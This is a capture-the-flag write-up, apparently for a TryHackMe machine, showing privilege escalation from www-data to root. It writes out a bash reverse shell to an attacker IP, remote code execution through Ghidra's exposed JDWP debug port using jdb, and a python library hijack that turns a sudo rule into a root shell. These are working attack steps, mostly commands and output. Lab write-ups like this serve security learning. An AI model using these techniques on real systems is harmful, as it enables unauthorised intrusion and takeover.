
```
www-data@ubuntu:/var/www/html/wordpress$ mysql -u wordpressuser -D wordpress -p
mysql -u wordpressuser -D wordpress -p
Enter password: password

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 341
Server version: 5.7.30-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

find the whl_page from wp_options table & we got the option_value
// the login.php page will be devtools value

```
mysql> select * from wp_options where option_name = 'whl_page';
select * from wp_options where option_name = 'whl_page';
+-----------+-------------+--------------+----------+
| option_id | option_name | option_value | autoload |
+-----------+-------------+--------------+----------+
|       155 | whl_page    | devtools     | yes      |
+-----------+-------------+--------------+----------+
1 row in set (0.01 sec)

mysql> select * from wp_options where option_name like 'active plugins'
```

accessing the wp-login page & that's a valid url!





enumerating the home directory & we found 1 user

```
www-data@ubuntu:/home$ -la
ls -la
total 12
drwxr-xr-x  3 root     root     4096 Jul 23 10:16 .
drwxr-xr-x 24 root     root     4096 Jul 23 12:54 ..
drwxr-xr-x 22 veronica veronica 4096 Dec 21 19:37 veronica
www-data@ubuntu:/home$
```

in veronica home directory, we found there' a ghidra 9.0 version installed

```
drwxrwxrwx  9 veronica veronica 4096 Feb 28  2019 ghidra_9.0
-rw-------  1 veronica veronica   70 Jul 23 16:28 user.txt
```

checking pspy it shows that the ghidraDebug are running as veronica user & jmxremote port are running on port 18002
//found the exploits for this ghidraDebug mode using jdb
/*
video: (18) Ghidra (Debug Mode) Remote Code Execution Through JDWP Debug Port - YouTube
github issue: RCE Through JDWP Debug Port · Issue #6 · NationalSecurityAgency/ghidra (github.com)
*/

```
2020/12/21 21:24:27 CMD: UID=1000 PID=1722   | /usr/lib/jvm/java-11-openjdk-amd6
4/bin/java -Djava.system.class.loader=ghidra.GhidraClassLoader -Dfile.encoding=U
TF8 -Dsun.java2d.pmoffscreen=false -Dsun.java2d.opengl=false -Dsun.java2d.xrende
r=false -Dhttps.protocols=TLSv1,TLSv1.1,TLSv1.2 -Dghidra.cacerts= -Dcpu.core.lim
it= -Dcpu.core.override= -Dfont.size.override= -Xdebug -Xnoagent -Djava.compiler
=NONE -Dlog4j.configuration=/home/veronica/ghidra_9.0/support/debug.log4j.xml -X
runjdwp:transport=dt_socket,server=y,suspend=n,address=127.0.0.1:18001 -Dcom.sun
.management.jmxremote.port=18002 -Dcom.sun.management.jmxremote.authenticate=fal
se -Dcom.sun.management.jmxremote.ssl=false -showversion -cp /home/veronica/ghid
ra_9.0/support/../Ghidra/Framework/Utility/lib/Utility.jar ghidra.GhidraLauncher
 ghidra.GhidraRun
2020/12/21 21:24:27 CMD: UID=0    PID=17
```

here it shows that the 18001 port is listening on localhost

```
www-data@ubuntu:/home/veronica$ netstat -a | grep 18001
netstat -a | grep 18001
tcp        0      0 localhost:18001         *:*                     LISTEN
www-data@ubuntu:/home/veronica$
```

create a backdoor

```
www-data@ubuntu:/home/veronica$ echo '#!/bin/bash' > /tmp/backlpe
echo '#!/bin/bash' > /tmp/backlpe
www-data@ubuntu:/home/veronica$ echo 'bash -i >& /dev/tcp/10.8.20.97/9874 0>&1'
 >> /tmp/backlpe
>> /tmp/backlpe& /dev/tcp/10.8.20.97/9874 0>&1'
www-data@ubuntu:/home/veronica$ chmod +x /tmp/backlpe
chmod +x /tmp/backlpe
www-data@ubuntu:/home/veronica$ ls -la /tmp/backlpe
ls -la /tmp/backlpe
-rwxr-xr-x 1 www-data www-data 53 Dec 21 22:33 /tmp/backlpe
www-data@ubuntu:/home/veronica$
```

attach the ghidraDebug mode into jdb

```
www-data@ubuntu:/home/veronica$ jdb -attach 127.0.0.1:18001
jdb -attach 127.0.0.1:18001
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

show the classpath & it shows in Ghidra directory

```
> classpath
classpath
base directory: /home/veronica
classpath: [/home/veronica/ghidra_9.0/support/../Ghidra/Framework/Utility/lib/U
tility.jar]
>
```

set a breakpoint for apache logging & let it hit the breakpoint

```
> stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.run()
stop in org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.run()
Set breakpoint org.apache.logging.log4j.core.util.WatchManager$WatchRunnable.ru
n()
>
Breakpoint hit: "thread=Log4j2-TF-4-Scheduled-1", org.apache.logging.log4j.core
.util.WatchManager$WatchRunnable.run(), line=96 bci=0
```

once it hit the breakpoint, execute the backdoor script

```
Log4j2-TF-4-Scheduled-1[1] print new java.lang.Runtime().exec("/tmp/backlpe")
print new java.lang.Runtime().exec("/tmp/backlpe")
 new java.lang.Runtime().exec("/tmp/backlpe") = "Process[pid=4775, exitValue="n
ot exited"]"
Log4j2-TF-4-Scheduled-1[1]
```

& we've privilege escalated to veronica user

```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ nc -lvp 9874
listening on [any] 9874 ...
10.10.173.31: inverse host lookup failed: Unknown host
connect to [10.8.20.97] from (UNKNOWN) [10.10.173.31] 43746
bash: cannot set terminal process group (1324): Inappropriate ioctl for device
bash: no job control in this shell
veronica@ubuntu:~$ id
id
uid=1000(veronica) gid=1000(veronica) groups=1000(veronica),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
veronica@ubuntu:~$
```

& we've found the user flag!

```
veronica@ubuntu:~$ pwd
pwd
/home/veronica
veronica@ubuntu:~$ wc user.txt
wc user.txt
 1  1 70 user.txt
```

veronica -> root

checking sudo -l & found something we can execute as root without password

```
veronica@ubuntu:~$ sudo -l
sudo -l
Matching Defaults entries for veronica on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
:/snap/bin

User veronica may run the following commands on ubuntu:
    (ALL : ALL) ALL
    (root : root) NOPASSWD: /usr/bin/python3.5 /home/veronica/base.py
veronica@ubuntu:~$
```

base.py we dont have permission to write

```
veronica@ubuntu:~$ ls -la base.py
ls -la base.py
-rw-r--r-- 1 root root 86 Jul 23 18:13 base.py
veronica@ubuntu:~$
```

content of base.py, it will import the library base64 & use the function b64.encode()
//let's use python library hijacking technique to owns it

```
veronica@ubuntu:~$ cat base.py
cat base.py
import base64

hijackme = base64.b64encode(b'tryhackme is the best')
print(hijackme)
```

create the base64.py library locally & create the function b64encode to execute /bin/bash command

```
import os

def b64encode(binary):
    os.system("/bin/bash");
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"base64.py" [New] 4L, 62B writte
```

download that in the remote host

```
veronica@ubuntu:~$ wget http://10.8.20.97:8080/base64.py
wget http://10.8.20.97:8080/base64.py
--2020-12-21 22:55:32--  http://10.8.20.97:8080/base64.py
Connecting to 10.8.20.97:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 62 [text/plain]
Saving to: 'base64.py'

    0K                                                       100% 9.25M=0s

2020-12-21 22:55:33 (9.25 MB/s) - 'base64.py' saved [62/62]
```

execute the base.py using sudo & voila now we're root user!

```
veronica@ubuntu:~$ sudo /usr/bin/python3.5 /home/veronica/base.py
sudo /usr/bin/python3.5 /home/veronica/base.py
id
uid=0(root) gid=0(root) groups=0(root)
python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:~#
```

we've found the root flag

```
root@ubuntu:/root# wc root.txt
wc root.txt
 1  1 70 root.txt
```